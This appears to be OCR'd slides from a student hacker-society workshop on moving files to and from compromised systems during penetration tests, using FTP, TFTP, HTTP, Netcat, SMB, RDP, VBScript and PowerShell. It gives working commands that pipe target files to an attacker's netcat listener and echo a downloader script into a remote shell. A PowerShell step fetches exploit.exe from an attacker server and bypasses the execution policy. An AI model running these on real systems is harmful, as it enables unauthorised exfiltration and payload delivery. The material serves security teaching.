
ZeroDays

File Transfer

FTP, TFTP, Netcat, SMB, RDP



By Deano B00091839@student.itb.ie


!!! WARNING !!!

I and the Hacker Soc will not be responsible for your mistakes or actions with the information you will learn from this or any talks or workshops you participate

Why ?

In Real World Penetration Testing uploading files for proof or exfiltration data for the same purpose is highly important, or for persistent access.

To achieve this you would usually use a protocol such as FTP, which allows you to upload and download files to and from servers.




FTP Port:21

File Transfer Protocol – Shell


```
:\>ftp 192.168.X.X
Connected to 192.168.X.X.
220 pyftpdlib 1.5.1 ready.
User (192.168.X.X:(none)): anonymous
331 Username ok, send password.
Password:
230 Login successful.
ftp> get test.txt
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
ftp: 9 bytes received in 0.00Seconds 9000.00Kbytes/sec.
ftp> bye
221 Goodbye.
```

Command Used	Outputs
FTP	Connection command
Get	Download File
Put	Upload File
Bye	End Connection
Anonymous	FTP no USER / PASS



WARNING: Traffic is sent In CLEAR TEXT

File Transfer Protocol – GUI



Starting a FTP Linux

Cd /tmp/ftpserver

Python -m pyftplib -p 21 -w

```
root@box:/tmp/ftpserver# python -m pyftpdlib -p 21 -w

/usr/lib/python2.7/dist-packages/pyftpdlib/authorizers.py:240:
RuntimeWarning: write permissions assigned to anonymous user.

  RuntimeWarning)

[I 2018-05-24 19:08:49] >>> starting FTP server on 0.0.0.0:21,
pid=3502 <<<

[I 2018-05-24 19:08:49] concurrency model: async

[I 2018-05-24 19:08:49] masquerade (NAT) address: None

[I 2018-05-24 19:08:49] passive ports: None
```

Benefits
Exfil to You from sys
Server to Exfil From

-p The port to Listen on
-w grant anonymous login

Scripting FTP

From Windows

ftp -s:commands.txt

```
# commands.txt #

open 192.168.X.X

USERNAME

PASSWORD

get test.txt

put testnew.txt

bye
```

From Linux “Kali”

./ fptscript.sh

```
1   #!/bin/bash
2   echo Wrote By CyberViking
3   echo For Module 2
4   HOST='IP ADDRESS'
5   USER='USER'
6   PASSWD='PASSWORD'
7   ftp -p -n -v $HOST << EOT
8   ascii
9   user $USER $PASSWD
10  prompt
11  get 'FILE TO DOWNLOAD'
12  put 'FILE TO UPLOAD'
13  bye
14
```

TFTP Port 69 😎

Trivial File Transfer protocol – simpler than FTP

Enable using pkgmgr /iu:"TFTP"

On Windows Download / Upload

```
C:\>tftp -i 192.168.2.8 GET test.txt

C:\>tftp -i 192.168.2.8 PUT testnew.txt
```

Starting a TFTP Server Linux

Sudo apt-get install atftpf


service atftpd restart

```
root@OPS:/tmp/tftpd# cat /etc/default/atftpd

USE_INETD=false

OPTIONS="--daemon --port 69 /tmp/tftpd"
--daemon : Run as daemon.
--port <number>: Port on which the server
will listen on.
```

Pro: Fast to set up
Uses – you can get or put files to the target system such as sending netcat

WARNING: Traffic is sent In CLEAR TEXT

HTTP Transfer from Linux



First thing to do is copy your file to the html folder with the command

cp putty.exe /var/ww/html

And start the Apache server with the command


service apache2 start

Once a user visits the URL it will download the file. This works best from the target to assist in covering tracks

From Linux you can use the **curl** or **wget** command to download the file: **curl –O** http://192.168.1.1/putty.exe

WARNING: Traffic is sent In CLEAR TEXT

HTTP Transfer from Windows



Download and set up XAMPP it's a windows Apache server.

To move a file, drag and drop it into the folder, or open CMD and type:

mv putty.exe C:/xampp/htdocs/website

Start the Apache service with the big start button on the GUI and wait till it goes green.

Once the user goes to the URL 192.168.1.1/putty.exe they will get a download prompt for the file.

WARNING: Traffic is sent In CLEAR TEXT

NETCAT: The Swiss Army knife

-w Wait time
-l Listen Mode
-p Port to listen on

Sending files from Target system to Attacker

On the Target
- Download Netcat portable on Target

```
C:\Documents and Settings\user> type c:\test.txt | c:\nc.exe 192.168.2.8 3000 -w1
```

On the attacker

```
root@OPS:/tmp/netcat# nc -w 1 -l -p 3000 > test.txt
```

Downloading from the Attacker to Target

Target

```
C:\Documents and Settings\user> c:\nc.exe -w 1 192.168.2.8 3000 > c:\test.txt
```

On Attacker

```
root@OPS:/tmp/netcat# cat test.txt | nc -l -w1 3000
```

Uploading files from Attacker to Target C directory

Target

```
C:\Documents and Settings\user> c:\nc.exe -l -w1 3000 > test.txt
```

Attacker

```
root@OPS:/tmp/netcat# cat test.txt | nc 192.168.X.X 3000
```

Downloading files from Target to Attacker


Target

```
C:\Documents and Settings\user> type c:\test.txt | c:\nc.exe -l -w 1 -p 3000
```

Attacker

```
root@OPS:/tmp/netcat# nc 192.168.X.X 3000 > test.txt
```

How to speed up your download



SMB Port 445

Server Message Block

One of the best options for Windows hosts

Target

```
C:\Documents and Settings\user>copy \\192.168.X.X\SHARE\test.txt
c:\test.txt

        1 file(s) copied.

C:\Documents and Settings\user> type c:\test.txt

Hello world, this is a test!
```

Attacker

```
root@OPS:~# python smbserver.py SHARE /tmp/smb-transfer
```


SHARE : the name that can been seen on local or remote network


tmp/smb-transfer: where the files will be sent after the transfer

Smbserver.py – pre-installed in Kali

Downloading from a SMB on Windows

Once you verify the SMB is open and working on the machine, open Run and type in two backslashes \\ followed by the IP address and it should give you access to the SMB without a password





If there is a password on the SMB you will need to look into SMB type exploits such as a SMB Null Session

Downloading from a SMB on Linux

First you need to download a SMB client with the command
apt-get install smbclient
Now to listen for the server you run the command
smbclient -L 192.168.1.108

```
root@ubuntu:~# smbclient -L 192.168.1.108
WARNING: The "syslog" option is deprecated
Enter root's password:
Domain=[pySqdcCY] OS=[WLnWqcCm] Server=[WLnWqcCm]

        Sharename       Type      Comment
        ---------       ----      -------
        RAJ             Disk
        IPC$            Disk
Connection to 192.168.1.108 failed (Error NT_STATUS_CONNECTION_REFUSED)
NetBIOS over TCP disabled -- no workgroup available
```

Here you can see the sharenames that are available

To access the share use the command **smbclient //192.168.1.1.108/raj**

```
root@ubuntu:~# smbclient //192.168.1.108/raj
WARNING: The "syslog" option is deprecated
Enter root's password:
Domain=[pySqdcCY] OS=[WLnWqcCm] Server=[WLnWqcCm]
smb: \> ls
  .                                   D        0  Mon Mar 12 10:40:57 2018
  ..                                  D        0  Mon Mar 12 10:40:29 2018
  user.txt                            AN       27  Fri Mar  9 08:06:17 2018
  pass.txt                            AN       24  Fri Mar  9 08:03:49 2018

                148529400 blocks of size 7680. 148529400 blocks available
smb: \> get user.txt
getting file \user.txt of size 27 as user.txt (4.4 KiloBytes/sec) (average
```

The **get** command lets you download a file and **put** lets you send a file

RDP port 3389


Remote Desktop Protocol

Useful to transfer persistent backdoors or any needed tools on Windows systems

Attacker

```
root@OPS:/tmp/smbshare# rdesktop 192.168.2.202 -r disk:share=/tmp/share/
```


You will be prompted for USERNAME : PASSWORD



You can see the files in /tmp/share/

You can execute or edit or even copy files from there to other locations

Works along with other protocols such as SMB



VBScript Transfer

```
root@kali:~# cat wget-vbs
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo  Err.Clear >> wget.vbs
echo  Set http = Nothing >> wget.vbs
echo  Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo  If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo  If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo  If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo  http.Open "GET", strURL, False >> wget.vbs
echo  http.Send >> wget.vbs
echo  varByteArray = http.ResponseBody >> wget.vbs
echo  Set http = Nothing >> wget.vbs
echo  Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo  Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo  strData = "" >> wget.vbs
echo  strBuffer = "" >> wget.vbs
echo  For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo  ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo  Next >> wget.vbs
echo  ts.Close >> wget.vbs
```

```
C:\Program Files\SLmail\System>echo  Next >> wget.vbs

C:\Program Files\SLmail\System>echo  ts.Close >> wget.vbs

C:\Program Files\SLmail\System>dir wget.vbs
dir wget.vbs
 Volume in drive C has no label.
 Volume Serial Number is 2001-E79C

 Directory of C:\Program Files\SLmail\System

10/07/2013  12:23 AM             1,008 wget.vbs
```

```
C:\Program Files\SLmail\System>cscript wget.vbs http://192.168.30.5/exploit.exe exploit.exe
cscript wget.vbs http://192.168.30.5/exploit.exe exploit.exe
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.


C:\Program Files\SLmail\System>dir exploit.exe
dir exploit.exe
 Volume in drive C has no label.
 Volume Serial Number is 2001-E79C

 Directory of C:\Program Files\SLmail\System

10/07/2013  12:25 AM            28,672 exploit.exe
               1 File(s)         28,672 bytes
               0 Dir(s)   5,936,328,704 bytes free
```

This writes part of the script to wget.vbs on the target system

To use it, copy the lines and start up your Apache server with the file to download, for example exploit.exe

cp exploit.exe /var/www

service apache2 start

Then paste the VBS in our remote shell on the target

With this on the target you can run the script with this URL to download the exploit

http://192.168.1.1/exploit.exe

You should then see the exploit sitting in the current directory ready to be run

PowerShell Transfer

```
root@kali:~# cat powershell-download
echo $storageDir = $pwd > wget.ps1
echo $webclient = New-Object System.Net.WebClient >>wget.ps1
echo $url = "http://192.168.30.5/exploit.exe" >>wget.ps1
echo $file = "new-exploit.exe" >>wget.ps1
echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

```
C:\Program Files\SLmail\System>type wget.ps1
type wget.ps1
$storageDir = $pwd
$webclient = New-Object System.Net.WebClient
$url = "http://192.168.30.5/exploit.exe"
$file = "new-exploit.exe"
$webclient.DownloadFile($url,$file)
```

Similar to the VBS transfer, copy and paste it into your remote console, run the command against your locally held exploit on your webserver and it should auto pull down the exploit and put it in the folder

You can then run the below command to bypass any policy restrictions on the system and run the exploit

```
C:\Program Files\SLmail\System>powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
```

```
C:\Program Files\SLmail\System>dir new-exploit.exe
dir new-exploit.exe
 Volume in drive C has no label.
 Volume Serial Number is 2001-E79C

 Directory of C:\Program Files\SLmail\System

10/07/2013  01:29 AM            28,672 new-exploit.exe
               1 File(s)         28,672 bytes
               0 Dir(s)   5,934,280,704 bytes free

C:\Program Files\SLmail\System>
```

Since it's non interactive, it will return to the shell once it has finished downloading

Further Reading

https://www.youtube.com/watch?v=QOtA76ga_fY


Questions?